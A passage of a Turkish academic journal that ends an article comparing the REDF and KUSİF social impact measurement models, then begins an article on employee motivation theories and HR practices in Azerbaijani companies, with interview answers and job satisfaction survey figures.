² İlgili literatür incelendiğinde görülmektedir ki; birçok REDF (Robert Enterprise Development Fund) modelinin uygulandığı çalışmalar (örnek olarak İngiltere’de sağlık sektöründe faaliyet gösteren ve modeli uygulayan kırk adet sosyal girişim organizasyonları üzerinde yapılan bir çalışma (Banke-Thomas, Madaj, Charles ve Broek, 2015)) görülmüştür. Ancak KUSİF (Koç Üniversitesi Sosyal Etki Forumu) ile ilgili verilere ulaşılan tek kaynak olan Koç Üniversitesi’nin internet sayfasında, modeli uygulamış olan firmalar ile ilgili örnekler bulunmamaktadır.

Sosyo-ekonomik etkilerin ölçüldüğü bu modellerde, projenin veya yatırımın çıktıları ile sosyal girişimler ile beklenen fayda arasında direkt bağlantı mevcuttur. Sosyal bir getiri yaratmak olarak tanımladığımız sosyal etkiyi tam olarak bu araçlar ile ölçebilmekteyiz. Farklı olan ise, bu araçların kullanımınıdır. Arka plan ve tarihsel açıdan bakarsak modellerin ortaya çıkma süreçleri ve onları ortaya çıkaran ihtiyaçlar farklılıklar göstermektedir. Örnek olarak; iş gücü oluşturma ve işsizlik sorununa karşı projeler geliştiren bir organizasyon olan Robert Enterprise Development Fund tarafından ortaya konulan model ile ilk hedeflenen organizasyon kapsamı içerisinde olan projelerin sosyo-ekonomik etkilerini doğru bir şekilde ortaya koymaktır (Tuan, 2017). Diğer taraftan Koç Üniversitesi Sosyal Etki Forumu tarafından oluşturulan modelin ilk amacı; vakıf ortaklıkları ile Türkiye’de sosyal girişimciliğin sosyal etkilerini artırarak projelerin sürdürülebilir hale gelmesidir (Yalçın ve Güner, 2015). Bir model, mevcut devam eden projelerin sonucunda ortaya çıkan sosyal etki hesaplaması ihtiyacı ile doğmuş olmasına karşılık; diğer model, bir araç olarak kullanılan projelerin artışı teşvik etme hedefiyle oluşturulmuştur. Nihai sonucun aynı olmasına karşılık iki modelin gün yüzüne çıkmasındaki ihtiyaçlar farklılık göstermektedir.

Sonuç olarak; sosyo-ekonomik etkiler analiz edildiğinde çalışmada incelenen modeller direkt olarak uygulamaya ve organizasyonlara yöneliktir. Yalnız teorik bir yapıdan ibaret olan modeller doğru bir sonuç vermekten uzaktadırlar. Modellerin içerdiği farklı değişkenler ve uygulamalar sonucunda çıkan değerlendirme yöntemlerine bakıldığında birbirleri ile birçok benzerlikleri olduğu görülmektedir. Tamamıyla sosyal etkilerin hesaplanmasındaki zorluktan ve değişkenlikten ötürü hangi modelin daha etkin olacağına yalnız ve yalnız uygulayıcı karar verebilmektedir. İncelenen modeller için uygulama pratiklerine bakılarak Türkiye’de hangi modelin kullanımının daha uygun olacağı, farklı bir ifade ile Türkiye’de üretilmiş olan KUSİF modelinin pratikte Türkiye’deki sosyal girişimlerin sosyal etkilerini ölçme açısından REDF modelinden daha işlevsel bir model olup olmadığının incelenmesi, tamamen farklı kurgulara ve farklı bir çalışma olabilecek potansiyele sahiptir.

Kaynakça

- A Comprehensive Guide For Social Impact Assessment*. (2006). Centre for Good Governance.
- Banke-Thomas, A. O., Madaj, B., Charles, A., ve Broek, N. (2015). Social Return On Investment (SROI) Methodology To Account For Value For Money Of Public Health Interventions: A Systematic Review. *BMC Public Health*, 15(582).
- Besler, S. (2010). *Sosyal Girişimcilik*. İstanbul: Beta
- Cheung, J. C. (2017). A Social Work Perspective on Using Social Return on Investment (SROI) in Humanistic Social Care. *Australian Social Work*, 70(4), 491-499.
- Denizalp, H. (2007). *Toplumsal Dönüşüm İçin Sosyal Girişimcilik Rehberi* (7-10). Ankara: Sivil Toplum Geliştirme Merkezi
- Emerson, J., ve Cabaj, M. (2000). Social Return On Investment. *Making Waves*, 11(2), 10-14.
- Ersen, T. B., Kaya, D., ve Meydanoğlu, Z. (2010). *Sosyal Girişimler ve Türkiye İhtiyaç Analizi Raporu* (No. 50, 8-12). İstanbul: TÜSEV Yayınları
- Esteves, A. M., Franks, D., ve Vanclay, F. (2012). Social Impact Assessment: The State Of The Art. *Impact Assessment and Project Appraisal*, 30(1), 34-42.
- Evans, D., ve Yen, D. C. (2005). E-Government: An Analysis For Implementation: Framework For Understanding Cultural And Social Impact. *Government Information Quarterly*, 22, 354-373.
- Fowler, A. (2000). *NGDOs as a Moment in History: Beyond Aid to Social Entrepreneurship or Civic Innovation?*. Third World Quarterly, 21(4)..
- Gürtuna, O. (2016). Giderek Artan Bir İhtiyaç: Sosyal Etki Değerlendirme Çalışmaları. *Madencilik Türkiye*, 7(56), 62-66
- Kılıçalp, S., ve Ekmekçi, A. (2012). *Girişim Temelli Sosyal Yatırım*. İstanbul: Türkiye Üçüncü Sektör Vakfı.
- Mair, J. ve Marti, I. (2006). *Social Entrepreneurship Research: A Source of Explanation, Prediction and Delight*. Journal of World Business, 41..
- McCall, B., Newton, A. O., ve Pearce, J. (2004). Understanding Social Enterprise. *Local Work*, No:57, 1-4.
- Mikado Sürdürülebilir Kalkınma Danışmanlığı. (2017). *Sosyal Finansman Rehberi*. İstanbul: KUSİF Yayınları.
- Mutlu, E. (2016). *Sosyal Etki Yatırımı*. İstanbul: Kentsel Vizyon Platformu.
- Our History. (2017). Aralık 01, 2017, <http://redf.org/who-we-are/our-history/>
- Özgener, Ş., (2003). *Girişimcilikte Stratejik Bir Yaklaşım: Teknoloji İnkübatörleri*, Afyon: 11. Ulusal Yönetim ve Organizasyon Kongresi Bildiriler Kitabı.
- REDF (formerly Roberts Enterprise Development Fund). (2015). Aralık 1, 2017, <https://community-wealth.org/content/redf-formerly-roberts-enterprise-development-fund>
- Rietbergen-McCracken, J. ve Narayan, D. (1998). *Participation and Social Assessment: Tools and Techniques*, The World Bank, Washington DC.
- Social Return on Investment*. (2012). Sidney: Social Ventures Australia Consulting
- Tuan, M. (2017). *Enterprise Development Fund: A Case Study on Venture Philanthropy* (Vol. 2). San Francisco: The Roberts Enterprise Development Fund.

- Vanclay, F. (2015). *Guidance For Assessing And Managing The Social Impacts Of Projects*. Fargo: International Association for Impact Assessment.
- Vik, P. (2017). What's So Social About Social Return on Investment? A Critique of Quantitative Social Accounting Approaches Drawing on Experiences of International Microfinance. *Social and Environmental Accountability Journal*, 37(1), 6-17.
- Yalçın, A. S., Güner, D., & Emiroğlu, T. (2016). *Fon Veren Kurumlar İçin Sosyal Etki Ölçümleme Rehberi*. İstanbul: KUSIF Yayınları.
- Yalçın, A. S., ve Güner, D. (2015). *Sosyal Etki Ölçümlemesi KUSIF 4 Adım Yaklaşımı*. İstanbul: KUSIF Yayınları.
- Yalçın, S. M. (2013). *Türkiye'de Sosyal Girişimcilik* (D. Kellecioğlu, Ed.). İstanbul: Koç Üniversitesi Sosyal Etki Forumu..

Motivasyon Model ve Teorileri Kapsamında Azerbaycanda İş Ortamında İşçilere Yaklaşım, Motivasyon Problem ve Eksiklikleri

Aygün ŞİRİN*

Öz

Küreselleşme süreçlerinin, bilimin ve teknolojinin modernizasyonu, son yıllarda emek piyasasında kendisini gösterdi ve işçilerin hareketliliğini, insanların seçimlerini geliştirdi, başlıca üretim faktörü olan insan faaliyeti, artık önemli bir rol almıştır. Tüm işletmelerin, organizasyonların temel amacı verimlilik ve etkinliği artırmaktır; böylece işletmelerin, kuruluşların çalışanlarının performansını ve motivasyonunu artırmak için insan kaynaklarını etkin bir şekilde yönetmeleri gerekir. Motivasyon, kişilerin belirli bir amacı gerçekleştirmek üzere kendi arzu ve istekleri ile davranışları sürecidir. Eskiden de yapılan çalışmalarda motivasyon ilgi çeken konu olmuştur. Örgüt ve insan psikolojisi ile ilgili araştırmalarla ortaya motivasyona farklı yönlerden bakan çalışmalar çıkarılmıştır. Bilim adamları işçilerin isteklerini bir çok yönden araştırmıştır. Teori ve modellerden bir çok sonuçlar ortaya çıkmıştır ki, sonuçta istekler karşılanmadığı ve işçilerin duygularına önem verilmemesi halde en başlıca işin kalitesi düşer.

Kuruluşun misyon ve vizyonu dikkate alınarak işgücü planlanmalıdır. Çünkü çalışanın motivasyonu için en uygun insan kaynağının istihdamı çok önemlidir. İşçinin yüksek performans göstermesi motivasyonla sık bağlıdır. Yüksek performanslı işçiler daha iyi yöntemlerle işi başarma ve iş yeri için daha çok verimlilik elde etmeye sahiptirler. Kurumda yalnızca işçilerin değil yöneticilerin, insan kaynakları bölümünde çalışanların, işletmedeki başka bölüm işçilerinin motivasyon durumları dikkate alınmalıdır. Örneğin işçiler arasında yapılan araştırma sonuçlarına göre farklı ödüllendirmenin sağladığı motivasyon etkisi işçiler ile yöneticiler arasında farklılıklar göstermektedir.

Bu makalede amaç motivasyon kaynakları için araştırma yapıp veriler elde edilerek Azerbaycan işletmelerindeki işçilerin "Motivasyon Düzeyi" ilgili araştırma yapılması, uygulanan motivasyon yöntemlerini tespitlemek ve var olan problemleri ortaya koymaktır.

Anahtar kelimeler : Motivasyon, insan kaynakları, motivasyon yöntemleri

Jel Kode : M50 , M54

Approach to Workers in Azerbaijan's Business Environment, Motivation Problems and Deficiencies in the Context of Motivation Models and Theories

Abstract

Modernization of the processes of globalization, science and technology has shown itself in the labor market in recent years and human activity, which is the main factor of production, has now taken an important role, as it has developed workers' mobility and people's choices. It is to increase the efficiency and efficiency of the basic aim of all enterprises, organizations; so businesses need to effectively manage their human resources to improve the performance and motivation of their employees. Motivation is the process by which people act with their own desires and desires to achieve a specific purpose. Motivation has been a subject of interest in studies that were done in the past. The researches on organization and human psychology have revealed motivations from different directions. The scientists have investigated the demands of the workers from many directions. Many results have emerged from the theory and the models that the main quality of work falls if the desires are not met and the emotions of the workers are not given importance.

The workforce should be planned taking into account the mission and vision of the establishment. Because highly skilled workers are highly dependent on motivation. High-performance workers have better ways of achieving work and getting more productivity for their workplace. They are not only the workers but also the managers, the people working in the human resources department, the motivation of workers in other departments in operation must be taken into account. For example, according to the results of research conducted among workers, the motivation effect provided by different awardees varies between workers and managers.

The purpose of this article is to research the motivation sources and obtain the data, to research the "Motivation Level" of the workers in the Azerbaijani businesses, to determine the applied motivation methods and to present the existing problems.

Key words : Motivation, human resources, motivation methods

Jel Kod : M50 , M54

I.Genel olarak motivasyon kavramı

Latınca motive – harekete geçiren güç demektir. Yöneticilerin görevi çalışanların motivasyonunu sürekli olarak uyanık tutulmasıdır. Bir örgütte insanın emeği satın alınabilir, fakat onun yaratıcılığı, manavi durumu satın alınamaz. İnsan davranışlarının karmaşıklığı çağımızda görülmektedir. Endüstri ve ya kamu olsun insan çalıştığı her alanda toplam verimliliğe neden olduğundan artış ve ya azalış bireylerin verimliliği ile ilgilidir ve kişinin başarısını etkileyen unsurlarla çok bağlıdır. (Fındıkcı 1999)

* (sorumlu yazar) Azerbaycan Devlet İktisat Üniversitesi Türk Dünyası İşletme Fakültesi
Yüksek lisans (öğrenci), aygun.sh.95@mail.ru

İnsan davranışlarının ortamda , değişik koşullar altında farklı biçimde olduğundan net bir teori ile açıklanamaz.İnsan davranışlarında hep bir neden vardır. Bu davranışlara iç ve dış çevresel nedenlerin de sebep olduğu da ortadadır. İnsan amaca yönelik davranış sergiler. Bir çok teorilerle insan davranışlarının motivasyonlarının uzun süreler boyunca araştırılması gerçekleşmiştir ki, onlardan bir kaçının açıklanması aşağıda incelenmiştir .

Abraham Maslow tarafından öne sürülen ihtiyaç hiyerarşisi : “Fizyolojik , güvenlik , sosyal ,saygı ve statü, kendini gerçekleştirme” ihtiyaçları olarak sınıflandırma yapmıştır. Maslow teorisi özellikle pratik yöneticiler arasında geniş bir tanıma kazanmıştır. İlk tanıtıldığında fizyolojik ve güvenlik ihtiyaçların önemini vurgulamakta iken , bazı işletmelerin araştırmalarında gösteriyorduki yalnızca bu 2 ihtiyacın önemli olduğunu söylemek doğru değildir. İhtiyaç duyulan yapıların Maslow tarafından önerildiği , memnuniyete ihtiyaç duyulan motivasyonun ve ya yeni bir ihtiyaç seviyesine geçmek için gereken memnuniyetin gereği olarak düzenlendiğini belirtti. Bazı araştırmalar hiyerarşinin bileşenlerini yeniden canlandırmağa çalıştılar. Daha fazla olgun sınır sistemi için bu çalışma uygun olmadığı görülmektedir. (Robbins and Judge 2013)

Maslow’a göre insanlar her zaman ihtiyaçları karşılandıkça (örneğin fizyolojik ve ya benlik) başka bir ihtiyaçları önem kazanır. İnsanların zihinsel, bedensel ve değişik karakterlere sahip olduğundan gereksinimlerin karşılanmalarıda farklıdır. Bir çok nedenlerden : (işin anlamsız olduğunu fark etmesi,kişinin sık-sık gözetim altından tutulması , ve b) bezginliğe sebep olabilir ve olumsuz davranışlara yol açabilirler. Bunun azaltılması için (işin yeniden düzenlenmesi , kişinin eğitiminin iyileştirilmesini ve eğitildiği yönde kullanılması , işçinin çalışkanlığının değerlendirme ve destekleme , karşılıklı ilişkileri iyileştirme) kişinin fizyolojik , güvenlik , benlik , kendini gerçekleştirme gibi ihtiyaçları iş hayatında karşılanabilir. (Şam 2013)

Frederick Herzberg “ Kişiler işlerinden ne istiyor ? ” diye araştırma yapmakla “motivasyon – hijyen teorisi” 2 faktörlü kuramda açıkladı. Yapılan araştırmalarıyla göstermektedir ki, çalışanların bir kısmı kendini iyi hiss etmekte ve buna neden olan faktörlerin irelileme , tanınma ,başarı gibi özsel faktörler iken , memnuniyetsiz katımlara dış faktörler – ücret , şirket politikaları , çalışma koşulları olduğu görülmektedir. Herzberg hijyen ve teşvik edici faktörler olarak tasarladığı bu yaklaşım her iki faktörün bir bireyle tamamlandığını söylemek olur. (Armstrong and Taylor 2014)

McClelland`ın teorisini incelediğimizde insanların ihtiyaçlarının zaman geçdikçe öğrenme yolu ile sonradan kazanılmış ihtiyaçlar olduğunu belirleyerek “Başarı İhtiyacı , Kabul Edilme İhtiyacı (Bağlılık) , Güç İhtiyacı” olarak sınıflamıştır. (Armstrong 2006)

Clayton Alderfer`in araştırmasında motivasyonu 3 temel gruba “Varoluş (Existance), Aidiyet (Relatedness), Gelişme (Growth)” olarak ayırma etmiştir. (Senyucel 2009)

J. Stacey Adams`ın eşitlik teorisi insanların aldıkları ödüllerle ortaya koytukları performanslarında eşitlik olmakla motive olduklarını ortaya koymuştur. Bundan başka işçi diğer işçilerle performansları karşılığında aldığı kendi getirisini mukayese eder.

Victor Vroom motivasyonun kişiden kişiye fark gösterdiğini açıklayan teorisi ile motivasyonun şu üç “Değer (Valence), Araçsallık (Instrumentality), Beklenti (Expectancy)” faktörün bir ürünü olduğunu açıklamıştır. (Mgalu and Anuary 2017)

Lyman W. Porter ve Edward D. Lawler`in fikirlerine bakdığımızda işçinin kendilerine verilen ödülleri diğerleri ile karşılaştırma yapmakta ve performansından düşük ve ya hiç ödül verilmediyi halde motivasyonlarını olumsuz yönde etkilemektedir. Bunun için adaletli ortamın olması şarttır.Daha bir motivasyon etkileyici faktör işçilerin sorumluluklarının alınmadığı, görevlerinin belirlenmediği, davranış güçlerinin azaldığı ortamdır.İyi bir örgüt ikliminin oluşturulması motivasyonu olumlu yönde etkileyecektir. (Yüksel 2000)

J. Richard Hackman ve Gray R. Oldham`ın “İş özellikleri modelin” de 5 özellik vardır ve bunlar var oldukça kişinin motivasyonunu o kadar da yüksek olacaktır. Bunlar : özerklik, görev kimliği, geri besleme, beceri çeşitliliği, görevin anlamlılığıdır. (De Cenzo ve Robbins 1996)

Skinner'in teorisinde ödülün insanların davranışına olumlu ve ya olumsuz etkisi dikkate alınmıştır. İnsanlar ödüllendirilen işlere çok yönelmektedirler ve insanlar farklı düşüncede olduklarından dolayı farklı ödüller isteyeceklerdir. İşletmelerde amaç bu ödüllerin sürekliliğinin korunmasıdır.

Motivasyon üzerine yapılan çalışmalardan çıkan ortak sonuç, motivasyonun insanların yaşamsal ve psikolojik süreçleriyle yakın ilişkili olduğu yönündedir.

İnsan değişik ve karmaşık düşüncelere, yapıya sahiptir. Bu karmaşıklığın temelinde psikoloji durum dayanmaktadır. Her insan ihtiyaçlara sahiptir ve bu ihtiyaçlarda insanı motive eden başlıca nedendir. Bütün iş yerlerinin amacı işinde uyumlu, iyi çalışan, mutlu işçilerinin olmasıdır. Kurumda verimliliğe, sağlıklı iş ortamına ulaşmakta kurumun moral düzeyinin iyi bir şekilde oluşması gerekmektedir. Motivasyon ile ilgili tüm söylenenler, teorilerden oluşan fikirlerdende bellidir ki oluşan araçların kullanılması insan kaynakları yönetiminde çok önemlidir. İnsan kaynakları yönetimi hep işletme amaçları ile çalışanların amaçları arasında bir denge oluşmasını hedefler.

İşçilerin motivasyonlarının artırılmasına yönelik çok fazla teoriler mevcuttur. Fakat "Oldukça kompleks bir konu olan motivasyonu tüm yönleriyle ele alarak açıklayan bir teorisin geliştirilemediği" söylenebilir.
(Ataman 2002)

II. Azerbaycan işletmelerinde insan kaynakları bölümü ve motivasyon etkinliklerine genel bakış

Her ülkenin ekonomik durumu insan kaynakları gelişimine katkıda bulunuyor. Ülkede rekabet ortamı oluşmamışsa, işgücü kaynaklarına değer verilmiyorsa o ülkede insan kaynakları gelişmeyecektir. Son yıllarda Azerbaycanda personel yönetimine önem verilmiş olsa bile bu alanda sorunlar hala devam ediyor. Bu sorunların olmasına başlıca neden hala modern tecrübenin uygulanmamasıdır. Bazı kurumlarda insan kaynakları bölümünde genel müdür olarak çalışanların yönetim anlayışından haberi bile yok. En başlıcası strateji düşünen profesyoneller az olduğundan insan kaynakları alanı zayıf gelişmiş olmaktadır.

Ben araştırma yapmak için "işçilerin motivasyonu" ile ilgili mülakat soruları hazırlayıp Baküde bir çok işletmelere baş vurdum. Bazı işletmeler vaktinin müsait olmadığını, soruları daha sonra yanıtlayacaklarını söyledilerde cevap gelmedi. Bir işletmede de insan kaynakları müdür yardımcısı : "Motivasyon nedir ben bilmiyorum siz bizim üst yönetim ile görüşme yapmalısınız" dedi. İnşaat sektöründe öncül olan bir işletmede insan kaynakları genel müdürü ile görüşme yaptığım zaman : "Genel olarak büyük bir işletmeyiz, fakat bizde işçi motivasyonları ile çalışmalar yaygın değildir. Bizim şirketimizde bu konuda uzmanlar insan kaynakları bölüm yöneticilerini bilgilendirmiştir, fakat biz hala bu sistemi tam olarak uygulamadığımızdan sizin soruları cevaplaya bilmeyeceğiz."

İnsan kaynaklarının işletme varlıkları içinde önemli bir yeri var ve etkin kullanılmadığı halde kurum için önemli sorunlara neden olacaktır. İşçi motivasyonu konusu genel olarak insan kaynakları bölümünün sorumluluğudur. Yapılan araştırma sonuçlarından görüldüğü gibi Azerbaycanda bir çok işletmelerin insan kaynakları bölümünde boşluklar var. Doğal olarak bu durum tüm işletmelerde aynı değil. Çok gelişmiş , yabancı ülkelerin modern sistemlerini uygulayan, bu işde bilgili uzmanları olan ve başarı elde eden işletmeleride görmekteyiz. Örnek olarak "**Azersun Holding**" Eğitim , İnkişaf və Performans departmanı müdürü ile görüşmede mülakat sorularına yanıtladığı cevaplar :

1. Çalışanlarınızın motivasyonunu etkileyen faktörleri incelediniz mi?

Evet. Çalışan memnuniyeti anketleri ile düzenli olarak motivasyonu etkileyen faktörler araştırılarak analiz edilir.

2. Çalışan motivasyonunu artırmak için ne gibi önlemler alıyorsunuz?

Sosyal aktiviteler düzenleniyor, farklı spor salonlarına giriş hakkı veriliyor, işçilerin çocuklarının doğum günü kutlamaları kutlanıyor vb.

3. Çalışanları ödüllendirmeden önce hangi performans değerlendirme yöntemlerini kullanıyorsunuz?

Bizim işletmelerimiz yıllık performans hedeflerine sahiptir. Bu performans hedeflerine ulaşma nisbetine uygun olarak başarı oranına göre sistemimize göre işçiler ödüllendirilir.

4. İşçilerinizin işini daha iyi yapmasına yardımcı olacak "eğitim ve gelişim" programlarını nasıl kullanıyorsunuz?

Şirketimizin Akademisi bu amaçla faaliyet göstermektedir. Hem iç eğitimler hem de dış eğitimlerin yürüttüğü eğitim programlarımızda her yıl 15-20 bin kişi / stajyerimiz var.

5. Yaptığınız motivasyon önlemlerini kimlerle geliştiriyorsunuz?

Bu programlar temel olarak İnsan Kaynakları Direktörlüğü ve Halkla İlişkiler Birimleri tarafından geliştirilmektedir.

6. İşçilerin her birinin farklı özellikleri vardır ve motivasyonlarını da etkiler. Farklı çalışan motivasyon ihtiyaçlarını nasıl belirlersiniz? Çalışan motivasyonunun çeşitliliği çalışanların performansını nasıl etkiler?

Adrian Gostick ve Chester Elton bu alanda çok ilginç bir kitap var. Her bireyin ayrı bir motivasyonu olduğu ve başarısı üzerinde doğrudan bir etkisi olduğu bilinmektedir. Bu sebeple, ödül veren komisyonlarımızda, işçilerin çalışma başkanı ile detaylı görüşmeler yapılmakta ve uygun kararlar alınmaktadır.

7. Maslow piramidinde tarif edilmeyen bir kişinin davranışında hangi bir talebin tespit edici olduğunu nasıl değerlendirebiliriz?

Adrian Gostick ve Chester Elton'un araştırma kitabı bu alanda yardımcı olabilir. Kitabın adı: What motivates me, put your passions to work

8. Hangi tür dış ödüllendirme tedbirlerini kullanıyorsunuz?

Para ödülleri, değerli hediyeler, hediye kartları, tatil, ödüller vb.

9. Porter-Lokler modeline dayanan çaba, yetenek, sonuç, ödül, memnuniyet kavramını nasıl birleştiriyor ve uyguluyorsunuz?

Çalışan yetkinliklerini ölçmek için 360 derece değerlendirme ve değerlendirme merkezi kullanıyoruz. Sonuçlara göre, çalışanın gelişim planları ortaya çıkıyor. Bu plana göre, çalışan kariyer yolunda daha hızlı gelişir.

10. İşçilerin çalışmalarına daha fazla önem verme ihtimali ne ile ilgilidir?

Bunu yapmak için çalışan hem şirketini hem de ekibi sevmesi gerekmektedir ve kendine uygun işde çalışması ile.

11. Çalışanları nasıl cezalandırıyorsunuz? Örneğin, her gün işe gelen bir işçini

Yazılı, sözlü uyarı, disiplin komisyonu aracılığıyla

12. Hem şirketin hedeflerine hem de çalışanların hedeflerine ulaşmak için hangi yöntemleri kullanıyorsunuz? Dengeyi nasıl koruyorsunuz?

Sunulan iş hedeflerine ulaşmak, çalışanların ödüllendirilmesiyle sonuçlanır. Aynı zamanda performansı iyi olan çalışanın kariyer ilerlemesi daha hızlı olur ki, bu da işçinin hedeflere ulaşmasına yardımcı olur.

13. Ücret politikalarını nasıl uygularsınız? İşçinin aldığı ücreti çalışanın performansına bağlar mısınız?

Performans doğrudan ücreti etkilemez. Daha çok yıllık veya aylık ödüllerde dikkate alınır. Ancak performansın kariyer gelişimini etkilediği düşünülürse, ücretlerin artması söz konusu olduğu için performansın ücreti dolaylı etkilediği düşünülebilir.

14. İş yerinizde korkutulma,baskı gibi negatif durumlar nasıl engellenir ?

Bu gibi durumlar şirket değerlerimizle uyuşmuyor. Kurumsal değerlerimiz herkesin dikkate alması gereken kriterlerdir. Buna katılmayanlar Disiplin Komisyonuna dahil olurlar.

15. Hangi durumlarda çalışanlarınıza ek tazminat ödersiniz?

Çalışanlara ek yakıt, telefon sınırlamaları, kiralama yardımı, evlilik, ölüm, hastalık vb. Dahil olmak üzere finansal yardım sağlanır.

16. Çalışanın işde görev artımı,yükseltme sürecini kısaca anlatabilir misiniz?

Çalışanların büyüme oranı doğrudan performansına bağlıdır. Boşluk olursa, bu boşluk için en uygun adaylar belirlenir. Bu adayların 360 derece değerlendirmesi ve sınav sonuçları gözden geçirilir. Daha sonra randevu komisyonu oluşturulur. Bu komisyonda en uygun aday belirlenir.

Azerbaycan Devlet Petrol Şirketi olan **SOCAR** işçilerin motivasyonu ile ilgili geniş kapsamlı işler uygulamaktadır : çalışanlara finansal destek sağlanması, sağlık hizmetlerinin sağlanması,konut seviyesinin iyileştirilmesi, çalışanların ve aile üyelerinin tatillerini organize etmek,burs programları, Petrol İşçi Bayramı - Bu alanda hizmet ve fedakarlıktan fedakarlık yapan uzmanlara ve profesyonellere, o gün Devlet Başkanının emir ve emirlerine onursal unvan, emir ve madalya verilir ve.b diğer etkinlikler bulunmaktadır.

Yapılan araştırmadan elde edilen verilere göre **Azerbaycan Merkezi Bankası** tarafından “*İnsan Resursları ve Riayət Olunma Standartı*” isimli yasalar toplumu oluşturulmuştur. Ülkedeki tüm bankaların bu yasalara durumlarına uygun olarak uyması zorunludur. Bu yasalar toplumunda tüm işlemler yazılı olarak bildirilmiştir. Burada motivasyonla ilgili tüm bildirileri ve yöneticilerin yapmalı olduğu işlemleri incelediğimizde : Motivasyon işlemleri bankın strateji hedeflerine uygun olarak deyerlendirme yapılarak işçilerin ödüllendirme sistemi üzere ücret artımı,para ödülü ve diğer maddi faydalardan oluşmaktadır. Bundan başka yasalarda işçinin sağlığını korumak, sosyal güvenlik, yaşam seviyesini iyileştirmek için programlar işçini işe alan insanlar tarafından sağlanmalı ve sorumlulukları üstlenmeli olduğu bildirilmiştir. İşçilerin özgüvenin artırılmasına neden olacak eğitimlerin verilmesi,işçilerin becerilerinin geliştirmesine olumlu yönde yaklaşmaktadır.Ücret artımı ve ya diğer motivasyon işlemleri işçinin performansına dayalı olarak,onların faaliyetlerinin değerlendirilmesi ile bağımlıdır .

Azerbaycana modern bir yönetim kültürünü getiren ve modern yönetim standartlarına uygun olarak düzenlenen "**AtaHolding**"in bir kolu olan "**AtaSığorta**"da işçilerin motivasyonu ile ilgili insan kaynakları yöneticisinin söyledikleri : şirketimizde motivasyon sistemi 2 tür olmakla – maddi ve maddi olmayan motivasyona ayrılmaktadır. İşçilerin emeğinin adil, uygun ödeme ve ödüllendirilmesini sağlamak, yapısal bölme rehberleri-direktörlerle yoğun işbirliği biçiminde şirketin stratejik hedeflerine ulaşmak yönünde her işçide yürüttüğü çalışmalara ilgi, heves yaratmak, sistemli olarak çalışanların sürekli eğitecek ve geliştirilmesini sağlamak, işçi ilişkileri ve takım ruhunu güçlendirmek amacıyla gerekli tedbirler düzenlemek, koyulmuş hedefleri elde etmekte çalışanları desteklemek, işçileri ruhtan düşüren faktörler, durumları belirlemek ve ortadan kaldırmak , kavgaları zamanında operatif çözmek gibi motive edilirler.

Mobil operatör alanında öncül şirket olan "**Azercell**" insan kaynakları departmanı yöneticisi ile görüşmede uluslararası standartlara uygun olarak işçileri yöneten bir şirket olduğu bilinmektedir. Çalışanlara kişisel yaklaşım , insan sermayesine büyük yatırımlar , iç motivasyonun sağlanmasının öncül olması , kariyer ve mesleki gelişim, kolektifte tanınma, seçim özgürlüğü, sosyal statünün oluşturulması, çalışanların aile mensuplarına tıbbi sigorta sağlanması, çalışanların iş stresinden kurtulmak için yoga

seanslarının yapılması şirkette işçi memnuniyetinin yüksek olmasına neden olmaktadır. Bundan başka şirkette işçiler tarafından kurallara uymamak gibi haller olduğu zaman nedeni araştırılarak objektif cezalar uygulanmaktadır.

Genel olarak organizasyonlarda uygulanan mevcut motivasyon yöntemlerinin durumu insan kaynakları departmanı ile bağımlı olduğu sonucu ortaya çıkmıştır. İnsan kaynakları bölümünde çalışanların bilgi ve yetenekleri üst düzeyde olursa en doğru motivasyon yöntemlerini de işletme için uygulayacaklardır. Araştırmalarda gösteriyorki, bu durumun aksi halde olması düşük motivasyon ve işçilerin işletme için daha az verimliliğe ve başka sorunlara neden olmasıyla sonuçlanacaktır.

İnsan kaynakları personellerimiz çalışanların iş tatmini ve motivasyonları ile ilgili hep araştırma yapmakta ve motivasyonu artırmanın yollarını hep düşünmektedirler. Peki ya Azerbaycanda insan kaynakları işçilerinin kendilerinin motivasyonları hangi düzeydedir diye bir araştırma yapılmıştır.

7 Ocak 2016 – 8 Şubat 2016 geçirilmiş Azerbaycanda İnsan Kaynakları Yöneticilerinin “İş Tatmini” (“**Job Satisfaction**”) üzerinde anket sorgusunun sonuçlarını analiz etmek için SPSS (Statistical Package for the Social Sciences) kullanılmıştır :

72 kişinin yanıtladığı anketde 50 kişi – bay , 22 kişi – bayan olmaktadır.
% 54 - (26-30 yaş) , % 21 - (31-35 yaş) civarında kişiler cevaplamıştır.
Aylık ücretleri – 2000 AZN + %21 , 1001-1250 AZN – %19 , 501- 750 AZN – %18
Anketi cevaplayanların %71- Yerli şirketlerde , % 24 - Müşterek şirketlerde çalışıyor.
% 38 - aldığı ücretin adaletli olduğunu yanıtlamışlar.
% 36 - aldığı ücretlerden takdir edildiğini , % 25 - takdir edilmediklerini düşünüyorlar.
İnsan kaynakları yöneticilerinin %35 - aldıkları ücret ve primlerden memnun oldukları , %50 memnun oldukları yönde negatif düşünüyor.
% 70 - ücret ve ödemeler diğer iş yerlerinde olduğu gibi olduğunu düşünüyor.
% 28 - almalı oldukları fakat bir sıra nedenlerden elde edemedikleri ücretler ve ödemeler olduğu düşüncesindeler.
%29 – layık olduklarını elde ettiklerini söylüyorlar.
% 40 – ücret artışlarından memnun değil
% 74 – çalıştıkları kurumda ücret artışlarının çok az olduğunu yanıtlamışlar.
% 51 – görev artışı şanslarının olduğunu düşünmektedirler.
% 62 – işlerinde iyi olanların adaletli olarak görevlerinin artırılmasının olduğu yönde pozitif düşüncedeler.
% 50 – çalıştıkları kurumun hedefleri insan kaynakları yöneticileri için tam olarak açık ve net değil.

% 51 – yaptıkları işin kendileri için açık ve net olduğunu bildirmişler.
% 52 – yaptıkları işlerin anlamlı olduğu hissini yaşıyorlar.
%31 – insan kaynakları yöneticilerin daha az ödüllendirildiği düşüncesindedirler.
% 97 – işlerini sevdikleri yönünde pozitif düşüncedeler.
% 69 – işlerinden gurur duyuyorlar.
% 59 – iş yerindeki işlerini yapmaktan zevk alıyorlar.
% 75 – çalıştıkları kurumda yapmalı oldukları çok iş olduğunu düşünüyorlar.
%28 – insan kaynakları yöneticileri iş yerindeki kuralların onların işlerini aksatıldığını söylemektedir.
% 21 – çalıştıkları kurumda çok anlaşılmazlık ve davaların olduğunu yanıtlamışlar.
% 45 – kurumun iletişim seviyesinden memnunar.
% 39 – organizasyonda neler olduğundan haberdar olduklarını düşünüyorlar.
% 63 – birlikte çalıştıkları insanları sevdikleri düşüncesindedirler.
% 58 – üst yöneticiyle ilgili pozitif düşüncedeler.
% 67 – üst yöneticilerin insan kaynakları yöneticilerine karşı adaletli olduğunu düşünmektedirler.
